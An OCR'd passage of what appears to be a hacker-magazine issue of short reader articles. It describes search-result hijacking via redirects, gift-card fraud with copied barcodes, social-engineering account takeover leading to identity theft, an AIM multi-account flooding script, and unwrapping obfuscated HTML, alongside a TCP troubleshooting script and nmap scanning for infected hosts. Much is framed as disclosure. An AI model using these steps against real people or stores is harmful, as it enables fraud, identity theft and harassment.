➥lantern</a>
```

When Google rolls around and indexes the page with these links on it, it should also schedule the jacker pages for indexing. Yay!

Tips and Tricks

If you want to have the best chance of your jacked page being listed instead of the original, you need to work around Google's PageRank algorithm. The PageRank algorithm is Google's method of checking the "quality" of a site and is out of the scope of this article. But check the references below if you want to know more, or look it up on wikipedia.com. Trying to get a better PageRank is *not* necessary however, since obviously lower PageRanked pages have jacked higher PageRanked pages many, many times. It just helps.

And of course, for best results try the shotgun approach. Jack lots of pages using lots of links. And if you know php, edit the script and get creative.

How do you know if you've successfully jacked a page? Search for the page you're trying to jack in Google. If the green URL under the description is your jacker URL instead of the original page URL, you win. Game over man.

Email me if you have questions or figure out something creative to do with or put into the script. Also email me if you successfully jack something so we can share a laugh. Flames will of course be forwarded to /dev/null.

Enjoy, and happy jacking!

References

http://clsc.net/research/google-302-page-hi➥jack.htm - "Page Hijack Exploit - 302, Redirects and Google"

http://en.wikipedia.org/wiki/Pagerank - Article on PageRank on wikipedia

Home Depot's *Lousy* Security

by Glutton

Next Christmas, if you give out Home Depot gift cards, you may be giving the gift of nothing.

Look at one of their cards and you'll see that there is no mag stripe. It has a barcode on the back, printed right on the plastic. This sort of barcode is called a "codabar" and is a commonplace configuration typically used by retailers for internal organization. It doesn't have a fixed length nor does it use a check digit, although sometimes users will create their own check digit structure. When the customer or cashier flashes the card over the store's reader, a database is checked to see if the card has been activated and how much money remains in the account.

Unfortunately, The Home Depot doesn't use some proprietary or unusual bar code for their cards. It is easily duplicated by evildoers. All they have to know is how to make a codabar.


Now imagine an evildoer downloads Bar Code Pro or a similar product from a file sharing network and cranks out a barcode. How could he use it to pilfer money? For starters, he could peek at other barcodes in the store. Unactivated cards are typically hung in racks for people to buy. How hard would it be to grab one and look at the number? Scanning the code with a reader confirms that the number beneath the code is faithfully represented (which in itself is a security flaw). Then the evildoer prints out the code and tapes it to the back of the card. All he has to do is wait for the code to be activated by another customer.

Another trick might be to figure out what the code represents. Which segment of the code is the store number? Well, that's easy enough to figure out since the store number is printed on the receipt. Analyzing a number of cards could reveal if there's a check digit structure. Which numbers change? Which do not? Once he had it figured out, the evildoer could create random barcodes and see if they are activated.


So the evildoer goes to the store clutching a forged card. What next? Surely any cashier with half a brain cell could tell that there is a new piece of paper taped over the bar code. Fortunately for our villain, The Home Depot decided to hire fewer cashiers and has set up self-check-out stations in a lot of their stores. The evildoer scans his forged card, and if there is money in the account he waltzes out with his ill-gained loot. If he did something wrong and the attendant comes over to help, he palms the fake card and shows him a real card. The attendant "shows him how to do it" and the thief escapes to plot once again.

The security on the system is awful and relies only on criminals not knowing how to make codabars. With self-check-out lanes, a potential thief can experiment all he wants until he figures out how to rob his fellow customers.

So next Christmas, are you going to give someone a card with nothing on it?



SYN-ful Experiment



by Gr@ve_Rose

SYN/SYN-ACK/ACK is the basic and initial part of a TCP conversation which happens every time you make a connection from one host to another using the TCP protocol. If you've been networking for a long time, this is always at the forefront of your mind when troubleshooting. If you're new to networking, here's a quick breakdown:

Let's say you want to initiate an HTTP connection to www.2600.com from your browser. Your computer will send a SYN packet to the server which, in basic terms, is just a "Hey, I want to talk to you." The server then sends back a SYN-ACK packet which is, "Hi. Yeah, let's talk." Lastly, the client will send an ACK packet after which data transfer begins. This basic process is also known as the "Three-Way handshake" or "TCP handshake." There is quite a lot of information within these packets like sequence numbers and other such items but I won't go into them here. We're just interested in the handshake for the purpose of this article.

Before I get to the details and code, I feel it would be wise to share the "Why?" portion of this equation:

I work for a large networking/security company on the reactive support side of things which means that I get a lot of interesting scenarios where someone's firewall isn't working properly or they're having troubles with a specific feature of their firewall. One day, a coworker of mine was working on a case where the client's firewall would turn a SYN packet into an ACK packet for no apparent reason. Weird, eh? After doing some more in-depth research, we found out that the client was using a specific device behind the firewall which had a limited number of source ports to use and that when it attempted to create a new connection, the firewall would see the packet come from the same source port *before* the TCP end timeout was reached and thought it was part of the connection. As we explained this to the client, they wanted proof that the firewall was *not* the problem (a fair request) and that it was their device. So we set out to reproduce the issue.

The biggest hurdle we came across is that all the programs that we could find for generating a TCP handshake would close the connection with a FIN packet immediately after running. We needed it open, not closed, so we could test our hypothesis. That is how this came to be....

The code itself is very simple. It uses IO::Socket::INET to open a TCP connection from one host to another. Yes, it sounds just like telnet. However, with this code you can specify the source port of the client. This will ensure that when you are troubleshooting a possible SYN issue, you can use the same source port as an already established connection. You can also use this to open an initial connection and use it as a "door stopper" so you can further test the issue at hand.


```
#!/usr/bin/perl -w
#
# A simple program to open a TCP port. Useful for
# testing SYN packet issues on state-like firewalls.
#
# http://www.assdingos.com/grass/
#
# Shout outs: Cat5, Rijendaly Llama, chix0r, alx0r,
#             exial, stormdragon, lucid_fox,
#             Deathstroke, Harkonen, daverb and
#             eXoDuS (YNBABWARL!)
#
# Some code used from snacktime.pl
# http://www.planb-security.net/wp/snacktime.html
# (C) Tod Beardsley
#
# Copyright (C) Gr@ve_Rose
# This program is free software; you can redistribute it and/or
# modify it under the terms of the GNU General Public License
# as published by the Free Software Foundation; either version 2
# of the License, or (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
```

```
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program; if not, write to the Free Software
# Foundation, Inc., 59 Temple Place - Suite 330, Boston, MA  02111-1307, USA.
#

use warnings;
use strict;
use Getopt::Std;
use IO::Socket::INET;

# IPv6 Support - README
# To get IPv6 support you will need to install two
# additional Perl modules: Socket6 and IO-Socket-INET6
# First, download each package from CPAN:
# Socket6 -> http://search.cpan.org/CPAN/authors/id/U/UM/UMEMOTO/Socket6-0.17.tar.gz
# INET6   -> http://search.cpan.org/CPAN/authors/id/M/MO/MONDEJAR/IO-Socket-INET6-2.51.tar.gz
# Once downloaded, uncompress each file and go into
# the new directories. Run the command (as r00t):
# perl ./Makefile.PL && make && make install
# in each directory to install the modules. You need to
# install Socket6 first.
# Finally, uncomment the line below and enjoy.
# use IO::Socket::INET6;

$| = 1 ; # Get rid of the buffer and dump to STDOUT

my %options;
getopts('m:t:p:s:x:',\%options) || usage();

# Are we asking for the man page? If so, stop here and go there.
if ($options{m}) {

     man();
     die;
}

# Do we have a Target IP?
if (not $options{t}) {
     print "\r\n";
     print "          [*************ERROR*************]";
     print "\n";
     print "     --==[You forgot the target IP Address]==--";
     print "\n";
     print "          [*************ERROR*************]";
     print "\r\n";
     usage();
     die;
}

# Do we have a Target Port?
if (not $options{p}) {
     print "\r\n";
     print "          [**********ERROR**********]";
     print "\n";
     print "     --==[You forgot the target Port]==-";
     print "\n";
     print "          [**********ERROR**********]";
     print "\r\n";
     usage();
     die;
}

# Do we have a Local Source Port?
if (not $options{s}) {
     print "\r\n";
     print "          [**********ERROR**********]";
     print "\n";
     print "     --==[You forgot the source Port]==-";
     print "\n";
     print "          [**********ERROR**********]";
     print "\r\n";
     usage();
     die;
}


# Default to IPv4 or if specified
```

```
if (not $options{x} or $options{x} == "4") {

     my $socket = IO::Socket::INET -> new(PeerAddr => $options{t}, PeerPort => $options{p},
     ➥LocalPort => $options{s}, Proto => 'tcp');

     my $gigo = "\r\n"; # A basic [ENTER] button to send if you want.
                  # See the blurb below for usage of this variable
                  # Go ahead and modify this for a specific protcol
            # like HELO (port 25), or an HTTP GET request.
     # If you would like to send a basic [ENTER] (Or whatever you've created)
     # to the socket once connected, replace:
     # print $socket
     # listed below with:
     # print $socket $gigo

     printf "\r\nAttempting to connect... (IPv4)\r\n^C sends a FIN packet whenever you are ready
     ➥to close the connection.\r\n \r\n";

     printf $socket || die "There was an error in the connection. Check the following:\r\n-
     ➥Closed/filtered port?\r\n- If you are using the same source port, the TCP connection may not
     ➥have ended. Send a FIN/RST or wait until your TCP End Timeout has been reached.\r\n \r\n";

     while (<$socket>) {

          print $_;
     }

}


# If IPv6 is explicitly defined in the command variable...
if ($options{x} == "6") {

     my $socket = IO::Socket::INET6 -> new(PeerAddr => $options{t}, PeerPort => $options{p},
     ➥LocalPort => $options{s}, Proto => 'tcp');

     my $gigo = "\r\n"; # See note above for $gigo usage...

     printf "\r\nAttempting to connect... (IPv6)\r\n^C sends a FIN packet whenever you are ready
     ➥to close the connection.\r\n \r\n";

     printf $socket || die "There was an error in the connection. Check the following:\r\n-
     ➥Closed/filtered port?\r\n- If you are using the same source port, the TCP connection may not
     ➥have ended. Send a FIN/RST or wait until your TCP End Timeout has been reached.\r\n \r\n";

     while (<$socket>) {

          print $_;
     }

}

sub usage {

     die <<EOH;

Grave_Rose\'s Atomically Small SYN - A small SYN sending program
                        Version 0.5

Usage: grass.pl -t [IP_to_connect_to] -p [DST_Port] -s [SRC_Port] (-x [4][6]) (-man)

-t MUST be present (Who are you sending the packet to?)
-p MUST be present (What port are you opening?)
-s MUST be present (Why would you want a dynamic source port?)
-x MAY be present - Use "-x 6" for IPv6 instead of IPv4
             (Defaults to IPv4 if not present)
-man - Shows the mini-man page for further information

      If you\'re seeing this message, you didn\'t get the memo.

There is additional information in the source of this program so if
 you have any questions, look in the source before bugging me about
  anything. All you have to do, is open grass.pl in your favourite
           text editor and look at some of the comments.
                        Grave_Rose


EOH
}

sub man {
```

```
    die <<EOM;

G.R.A.S.S. Mini-Man Page

NAME
    grass.pl - A small Perl SYN program

SYNOPSIS
    grass.pl -t [IP_to_connect_to] -p [DST_Port] -s [SRC_Port] (-x [4][6]) (-man)

DESCRIPTION
    grass.pl is a program intended to assist in troubleshooting network related issues
    specifically with SYN and Source-Port troubles. You can use grass.pl to either act
    as a "door-jam" for a SYN connection by starting it first or use it once an established
    connection is already in place and you want to cause an effect from the same source
    port as the previous connection.

OPTIONS
    -t Specifies the Target IP address. This value *MUST* be present and can be either
    IPv4 (Default) or IPv6 (See -x below).

    -p Specifies the Target Port. This value *MUST* be present.

    -s Specifies the Source Port. This value *MUST* be present.

    -x Select IPv4 (Default or -x4) or IPv6 (-x6). For IPv6 to work, you *MUST* have the
    Socket6 and IO::Socket::INET6 Perl Modules installed as well as a capable IPv6-enabled
       interface.

RETURN VALUES
    If a successful TCP connection is made, the IO::Socket::INET(6) will return a GLOB
    from the connection. In the event the connection is unsuccessful, an error message
    will be printed. If one of the three *MUST* options are missing, an error message
    will be printed and will tell you which one you are missing.

EXAMPLES
    Open port 80 on 10.11.12.13 from a source port of 31377:
    ./grass.pl -t 10.11.12.13 -p 80 -s 31337

    Open port 110 on fec0:c0ff:ee01::1 from a source port of 5678:
    ./grass.pl -t fec0:c0ff:ee01::1 -p 110 -s 5678 -x 6

SECURITY NOTES
    As long as you have access to Perl, this program has the potential to be a complete
    SYN DoS program. It is *STRONGLY* suggested that you use this program with restraint
    as basic "while" looping can change the program from "Happy Troubleshooting Tool" to
    "Evil Script O' Death". Just as a hammer can be a tool or a weapon, I designed this
    to be a tool and not a weapon. If this program ends up DoS-ing your network, take
    action against the person who did this and not against me.

BUGS
    Using the -m(an) switch... You can type anything after the letter "m" and you will get
    this mini-man page. Using -m by itself does nothing though.
    Yes, even: ./grass.pl -man am I drunk

EOM
}
```

The University of Insecurity



by chiLL p3ngu1n

I work for a well known university that recently stopped using Social Security Numbers for identification purposes because of security risks. Instead, we now use a unique nine digit Social-like number. However, the first three digits are all the same: 555. So it's more like a six digit number. Each student is given this school ID number when they register for classes the first time. They are issued incrementally, the first number (555-000-001) going to the person who has been at the university the longest that still owes us money.

Problems

Months before going live with the new system, I had several concerns with it. First off, Socials were more random, so if digits were transposed there was little chance it would pull anyone up. However, with an incremented number system, 555-276-012 and 555-267-012 both bring people up. So the odds of posting payments to the wrong account are increased dramatically. When bringing this up, I was told to "just be careful." I also mentioned that even if we're not using Socials locally (in our office), people still have to use them in order to enroll in our payment plans and for Financial Aid. So I was unclear as to why we needed a full on change in the system. They told me that this decreased the probability of stolen identities.

More Problems

Since the program has gone live, not much has changed. Really, the only place you are required to use your new ID number is our online site, CatNet, where you can register for classes, look up your schedule, review which Financial Aid you've been awarded, change your local and permanent addresses, and so on. In fact, if someone were to walk into our offices and not know their new ID numbers, we've been instructed to look them up by name.

A few months ago, I realized that there was a huge security issue in our new system and reported it immediately. Nothing changed and the hole remained. I reported it a few more times, but all I got was a response that basically said to stop sending them letters and that they weren't going to fix it for whatever reason. I think the basic consensus was that it would probably never happen because people don't understand the system and that they would worry about it if it ever happened.

Ironic

It's almost funny how this new system is much more vulnerable to identity theft than the original one.

Since the numbers are incremented, walking up to an office and saying 555 before six random numbers will pull someone up. You can get a lot of information this way: how much they owe, their addresses, what classes they're in, etc., mostly unimportant stuff.

But let's say you walk up to the Billings Office and give them someone's name (let's say your roommate's). They will look you up by name, and then you can ask some BS question like "Do I still owe anything?" In any case, before you leave, ask them for your ID number because you "keep forgetting it but you want to remember it real bad." Hell, they'll even write it down for you. Now comes the fun part.


CatNet is, by default, set up to use your ID number as the username and the last six digits of your Social as your password, which can be changed at any time. Unless you have no Social on file, in which case it becomes the last six digits of your school ID. Now, the odds of you just randomly finding someone who has no Social on file are pretty slim; I've only run into a handful of them myself. But if you go to the Registrar's Office you can fill out these neat things called Confidentiality Request Forms. These bad boys keep anyone but a few real-high-up's from looking at things on your account. It makes certain things like phone numbers, addresses, and Social Security Numbers disappear. They don't actually disappear, but access to them is highly limited. They are usually used in cases of stalkers or parents who are trying to steal the student's residual checks.

So here's the trick: now you have the 555 number of the person which is all that passes as proof-of-identity nowadays. So go to the Registrar's Office and fill out one of those Confidentiality forms. Next, call up CatNet support and complain that you lost your password, or that it's just not letting you in or whatever. I'm not sure how their office works because I've never been there, but either they just have a RESET PASSWORD button or they actually check to see if you have a Social on file and manually change it to that. Either way, just give them your 555 number and magically the password is the last six digits of it because your Social is not accessible to them.

Now you have unfettered access to all of their information, including phone numbers, local and permanent addresses, their Financial Aid, plus the ability to charge books straight onto the account, add or drop their classes, or even withdraw them from the university altogether. But most importantly, you get their Social Security Number. And what can you do with their Social Security Number, phone number, and permanent address? Apply for a credit card! I fail to see how this system is more secure, or secure at all.

Seriously kids, don't try this at home. Identity theft is a major crime. I only wrote about this because it's such a large hole and the administrators here refuse to fix it. If I were attending this university I would hope that there were people looking out for me, which is the point here. Hopefully, someone else will show this to someone higher up and this problem will be corrected very soon. Since most people don't know or understand how the system works, they fail to understand how much they are at risk.

Knowledge is Power.



Creating AIM Mayhem

by windwaker

Server protocol information is seldom entered by a user manually, and just about always automated by the program that they're using. The most that we would see this happen is in IRC (Internet Relay Chat), where you are almost encouraged to enter the server protocol in manually. But how many people have actually messed with, or even seen AOL's Instant Messenger service's command protocol, or that of MSN, Yahoo! Messenger, or even Jabber?

The information about AOL's AIM service is probably the least abused information released about any messenger service. The actual released information about the information that is sent to AOL's servers is at http://cvs.sourceforge.net ➥/viewcvs.py/gaim/gaim/doc/Attic/PRO ➥TOCOL?rev=1.4.

This may not seem useful at first glance, as no one would really take the time to enter any of this manually. But a programmer, after a second or two, would inevitably comprehend the true potential that information such as this gives them: abusing AOL's service, allowing them to gain information about other users, forcing them to sign off, or even gaining more sensitive information from AOL because they know the lingo.

Think about this from a programming perspective. I have written a program in PHP (yes, the server based parsing language), that logs in and talks to me when I sign on and talk to it, repeating everything I say, followed by my screenname. It isn't hard to write a program, in any language (C/++, PHP, Perl, even VB) that will allow you to sign onto AIM with a screenname, using the protocol by just sending information to their server (in PHP, I used fsockopen to connect and fwrite to send information through the connection; much easier than you would expect).

Now that you have a program/script that will log onto AOL's servers, you know that one screenname won't allow you to wreak utter havoc on the jock that dunked your head in a toilet in high school. Solution: create more, but follow their names with numbers. Each time you create one, add a number. For instance, "thepwnz0r1", "thepwnz0r2", ... "thepwnz0r276".

After spending much time creating many screennames, you probably know what you have to do: loop through them. Take the script you wrote to connect to AIM, yet instead of entering the values manually, enter "thepwnz0r" followed by a variable, the variable being the amount of times the script has looped. This would look something like this.

```
for (i = 1;i <= 276;i++){
    // connect putting the value of i
➥after "thepwnz0r", logging into "the
➥pwnz0r1" all the way through "thepwnz0r
➥ 276".
}
```

You now have a script that will log into 276 screennames.

Of course, now, you could enter code manually, writing in the script to spam "jOcK4lIfE46234424235" with random messages each time each screenname signs on, virtually disabling him from doing anything. One problem: you don't want to have to change the code each time and recompile/reupload it. I don't blame you. This all gets annoying after a while and the attack isn't as graceful. Solution: write code allowing you to tell "thepwnz0r1" a simple line of text, such as "spam jOcK4lIfE46234424235" which would trigger an IF statement, such as:

```
if (substr(message, 0, 3) == "spam"){
    message = explode(message, " ");
    sendmessage("thepwnz0r". i + 1",
➥message[0].message[1]);
    spam(message[1]);
}
```


spam() would be a function that sends messages to the value given to it and sendmessage() would send a message to the next screenname, continuing the circle. You would be able to spam someone simply by opening the executable/script and AIM, then sending an instant message to thepwnz0r1 saying "spam [screenname]".

There is almost *no* defense to a script like this, except for the victim getting off of AIM, which they would inevitably have to do.

The potential of this TOC protocol is amazing; the amount of not only AIM abuse, but new functionality and ease of use in third party programs that can come from this is astonishing.

Plus, there's nothing that AOL can do about it.

AIM Eavesdropping Hole



by george

I recently came into possession of a Powerbook G3. In the process of loading software onto it, I installed AOL Instant Messenger. I'm an IM addict... I have huge buddy lists, it's my primary means of real time communication. I noticed something odd when I started it up on the Mac. Unlike Yahoo Messenger, it left me logged in on my Windows box. This doesn't seem right.

Further experimentation showed that if I receive a message when logged in on both, the message shows up on both computers. That seems really wrong. While it requires your login credentials and local network access to exploit, you can eavesdrop on half the conversation. It's only the half your target receives, not what they send, but I've worked in military intelligence - you can reconstruct a large portion of the missing data if you read and analyze carefully. You won't get the exact wording, but you will get the information itself.

I've developed three plans on how to exploit this. A creative hacker could probably find more, and there are certainly variations on these basic attacks. In all of these scenarios, all computers logged in are presenting the same IP to the AIM servers, i.e., via a home router of some sort. To my knowledge, this will not work outside of a single external IP situation. I pray to God it won't.

First scenario is the nosy roommate. In this scenario, someone you live with decides to spy on you. They guess your password, install a keylogger, brute force it, social engineer it "my aim died and I need to get ahold of someone," or something of the sort. Then they can watch half of the conversation.

Second scenario is what I call the "weakest link." An attacker finds a computer on your home network that you aren't watching as carefully or using as much. They proceed to 0wn that computer via whatever means they have available. This will let them remotely monitor half the conversation, and likely won't get noticed as you aren't keeping this system secured, or using/scanning it as often as you do your main system.

Third, and potentially most dangerous, is the wardriving attack. The attacker secures your login credentials however they can, parks themselves across the street, and proceeds to watch as in the nosy roommate situation. This is the hardest to detect unless you are watching your access logs.

To protect against this is simple.

First, follow good password practices. Hard to guess, numbers and letters, caps and lowercase, and *never* tell it to anyone. It should only be entered into the AIM software or website to access AIM services, and should not be stored. Make it hard to get your password and, unless you've really pissed someone off, they will give up on you and find an easier target.

Second, your network is only as secure as the least secure computer. Keep all systems that are attached to the network, no matter how insignificant, fully patched and regularly scanned. An attacker only needs to compromise one system to gain access.

Third, if you use a wireless network, secure it. Don't set it up where anyone with a wireless card can DHCP and access the net from your WAP. Watch your WAP's access logs regularly as well to determine if there are any attempts (especially successful ones) to access the network without your permission.

AOL could fix this easily. They just have to fix AIM so that, like Yahoo Messenger, you get logged out of your current session if you log in again. It shouldn't require you to be behind a different IP to log you out - any login should end your current session immediately. While that won't prevent someone from accessing your account, it will at least make it much harder to do so without being noticed.

Network Vigilantism using Port 113

by Tokachu

If you've ever been on an IRC server, you've probably received an attempted connection to port 113, and probably gotten a "please install identd" soon afterwards. For those who are not familiar with Internet Relay Chat, identd is a network service that runs on port 113 to identify which user is on which TCP connection. Here's how a typical session would work:

* Client connects to the ident server on port 113.
* Client gives the server the remote port used for connecting and the local port connected to.
* Server responds with a username.

An example of a session might look like this:

* Client sends the text "1025, 6667", where 1025 is the port on the server (the ident server) and 6667 is the port on the client (the one making the ident request).
* Server sends "6667, 1025 : USERID: UNIX : myusername", where "myusername" is the supposed login.

The purpose for such a protocol was to provide a way for machines on trustworthy multiuser networks to automatically allow people to login from their machines. Soon after the original protocol specifications were released, people realized how much of a joke identd was. Subsequently, nobody uses it for its original purpose.

Enter IRC

While identd is not used in any serious manner, it has found a use on IRC servers. For the longest time, IRC operators were concerned that users would try to abuse their systems while hiding behind open proxies. Nearly all the open proxies available were not breached systems, but poorly configured machines. As the abusers had no real access to those systems beyond using them as proxies, many IRC servers began requiring that every client run identd on their machine to "identify" them. If the IRC server couldn't connect to the client's machine on port 113, they would assume the machine was an open proxy and would terminate the connection from there.

Not too long ago computer virus writers began writing their own proxy software, including identd servers with them so they could both connect to IRC channels anonymously as well as to allow the victims' computers, or "zombies," to connect to a hidden IRC channel for mass remote controlling of machines. Nowadays it's practically useless to rely on identd for any kind of authentication whatsoever.

Patrolling Your Network

If you're as lucky as I am, you've gotten yourself a nice job looking after a network, or perhaps you've got a small LAN set up at home. Either way, if you are the administrator of any network connecting Windows XP computers together, you know how terrible things can get and, unless you've got full control of every machine and run Windows Update religiously, odds are you've had to take a machine offline at least once to "clean it up."

But let's say that you run a very large network, one with at least a few hundred computers, nearly all of which run Windows XP. You don't have the time to look at each and every one of those computers and make sure none of them have been "zombified." So what can you do?

Scanning the Network

First, download the latest version of NMap (http://insecure.org/nmap). Compile it and run it with the following options:

```
nmap -sT -p 113 -P0 -v -T 4 -oG ident.txt
➥192.168.1.0/24
```

Here's a breakdown of the command-line options:

`-sT` - Scan using full TCP connections.

`-p 113` - Specifies to only scan port 113 (identd).

`-P0'` - Don't send out pings (most software firewalls block pings anyway).

`-v` - Be verbose (print out open ports as they are found).

`-T 4` - Very fast timing, no delay between connections.

`-oG ident.txt` - Log everything in the file "ident.txt".

192.168.1.0/24 - Scan every host in that subnet. This is the only option you'll have to change.

Once you've scanned your network, go through the file "ident.txt" and find each line that has the word "open" in it. In UNIX, type

"grep open ident.txt" at a command line; in Windows, type "FIND open IDENT.TXT" at the command prompt.

Testing the Open Machines

Although identd should not be running full-time on a legitimate IRC client, there is still that possibility. Here are a few "acid tests" that can be run on the server:

Null Test - Send a completely blank query. This should either return nothing or return the error "UNKNOWN-ERROR".

Zero Test - Send a query with both the client port and server port set to 0 (zero). This should return the error "INVALID-PORT".

Private Port Test - Send a query with the client port set to 113 and a random server port. It should return an error with either "HIDDEN-USER" or "NO-USER".

Multiple-User Test - Send a valid query twice in a row. The two usernames returned should match.

If any of the servers found does not pass three or all of these tests, it's more than likely been infected with a virus and is possibly receiving commands from a remote IRC server to either relay junk e-mail, flood websites with garbage, or infect more machines. Luckily most of the exploits used for them to self-propagate have patches against them, and probably use the same shellcode that came with the original proof-of-concept exploit posted! Based on that, you'll probably find yourself dealing with FTP commands piped to a command line, rather than shellcode that utilizes the WinINet library. In other words, the code can easily be found by up-to-date antivirus software, even if the virus has been reconfigured and recompiled for another person to control.

Peeking into the Virus

While the executable itself might be encrypted, worms that connect to a central IRC server rarely establish encrypted connections. If you can sniff the network traffic on any of the infected machines you found, you can easily find where the server is connecting, and possibly the passwords used by the script kiddie who is controlling all the machines. From there you can send a standard "abuse" e-mail to the network administrator responsible for the IRC server's network. If you're more daring, you could take over the "bot network" and shut it down yourself, although this could result in getting an "abuse" e-mail yourself!

Conclusion

I suppose the only thing I could tell you to keep the Windows machines on your network secure would be to treat them as if they were your own UNIX boxes: don't give your clients administrative access, keep all of them updated, and filter the ports that are known to be exploited, such as the ones for WINS, DCOM, and NetBIOS. And, of course, it doesn't hurt to scan yourself - it's better than someone from the outside doing it for you!

HACKING ENCRYPTED HTML

by Edward Stoever
edward@database-expert.com

This article will show you a hack you can use to decrypt the html that has been encrypted by three popular software programs. There are a number of reasons why a webmaster would want to encrypt his or her html markup. The most obvious reason is to protect the markup from your curious eyes or to prevent you from directly downloading images or flash movies from a website. There are even better reasons for using encrypted html that don't involve encrypting the entire page. I will explain these shortly.

In this article, I am going to show you how to decrypt nearly any html that is encrypted with javascript. Then, at the end of this article, I will show you a couple of websites that create encrypted html for free. In the event that you ever need to use encrypted html, you will know its strengths and its inherent weakness, and you will know where on the web to get it done gratis!

For our first challenge, let's open this website with a browser: http://www.protware.com. To see protware in action, click the "Demonstration" link. In the center of the next page is a link "Click here to open the encrypted demo page." Click that and a new window opens. In this new window, right-clicking has been disabled. So, view the source through the menu: view, page source. Now you see a huge javascript but no recognizable html. We want a source that we can read and understand.

To hack this source, you will need to edit the html markup. You can use any html editor, even notepad or gedit. Select the entire page source, copy it, then paste it into your editor. At the top

of the page, immediately after the [script] opening tag, type in:

```
document.write('[textarea cols="80"
➥rows="40" name="whatever"]');
```

Then, at the bottom of the page, immediately after the [/script] closing tag, type in:

```
[/textarea]
```

Now save the page and open it in a browser or click the browse tab in your html editor if you have one. You will see a big text area and inside of it, you will see the html that you can recognize. All the paths and filenames of the images and other objects are readable. If you want to view that in a browser, select that text and save it. The javascript at the top will prevent you from viewing it. Just cut it out of the text and the page will view just fine. That was just too easy!

From this point on, I will refer to this technique as "wrapping" because we are surrounding the javascript output in a textarea. As we move to the next examples, you will see javascripts that encrypt javascripts. You will be able to wrap any of these in a textarea to see the underlying decrypted code.

The following examples use javascripts that open like this:

```
[SCRIPT LANGUAGE="JavaScript"][!--
```

The html comment tag [!-- requires that we add a carriage return before we open the wrapping with

```
document.write('[textarea cols="80"
➥rows="40" name="whatever"]');
```

Our next challenge can be found here: http://www.antssoft.com/htmlprotector. In the middle of that page is a link: "Click here to view sample page protected by HTML Protector." In the sample page that opens, right-clicking has been disabled so view the source from the menu. Copy and paste the html text into your editor. Here you will see three javascripts. If you wrap the first one by itself, you will find that it hides another javascript. You have the option of replacing the encrypted javascript in your editor with the decrypted one in your browser. If you don't replace the encrypted version with the decrypted version, remove the wrapping so it will function. You can decrypt the source simply by wrapping the final javascript.

Finally, we get to our third challenge: http://www.aevita.com/web/lock/samples.htm. This website has taken some extra steps to make their content harder to decode. Click the link for "Strong" encryption scheme. A new page will open that will look just like the Google homepage. View the source through the browser's menu. At first, the source looks like it is empty, but that is just because of a bunch of added carriage returns. Scroll down! Copy the source and paste it into an editor.

The source has four javascripts. If we use our wrapping hack on the first one, we find that it is a javascript that just disables mouse clicking. Simply delete that first javascript. Next, look for a javascript that includes the text src="encrypt.js". Here is the tricky part. We need that bit of code to complete our job. Go back to the browser, and change the URL for the page to this:

http://www.aevita.com/web/lock/samples/
➥encrypt.js.

The text we need either appears in the browser or can be saved as a text file depending on the browser you use. Copy all of the text from encrypt.js and paste into the text editor between the script open and close tags as shown here:

```
[SCRIPT src="encrypt.js" type="text/
➥javascript"]paste it here![/SCRIPT]
```

Next, delete the text src="encrypt.js" out of the script open tag. Then, on the last javascript on that page do a wrapping hack. Now view the page in a browser and you will see the html source you wanted to see.

The wrapping technique shown above can be used on nearly any javascript html encryption to view the true html markup.

There are a couple of reasons I use encrypted html, neither of which is to prevent people from reading the source of the page. In each of these cases, I only encrypt the small portion of the html markup that I want to hide.


The first reason I use encryption is to hide email addresses from spambots, programs that search the Internet hunting for email addresses to send spam to.

The second reason I use encryption is to hide [DIV] tags that I use to layer divisions in web pages. I use the [DIV] tags to conceal text from the user's eyes and at the same time make the text available to search engines. Search engines know we can use [DIV] tags to do this, and can be programmed to eliminate text strings found in divisions that are not visible to people. By encrypting the [DIV] tags, a search engine will have a harder time eliminating the concealed text from its search index. For an example of hiding [DIV] tags, visit my homepage: http://www.database-
➥expert.com.

My personal favorite way of encrypting text strings can be found here: http://www.guymal.
➥com/nospam_email_link.php. Guymal's utility is easy to use, quick, and free.

Another package for encrypting html markup for free can be found here: http://javascript.
➥about.com/library/blenc.htm.

Happy decrypting!



Passwords From Windows

by Big Bird

Windows stores user information in all sorts of places. Some of them you know (cookies, temporary Internet files, configuration files) but there are other locations where information is stored that can be much more interesting. I'll show you how to gather information about users and settings they keep.

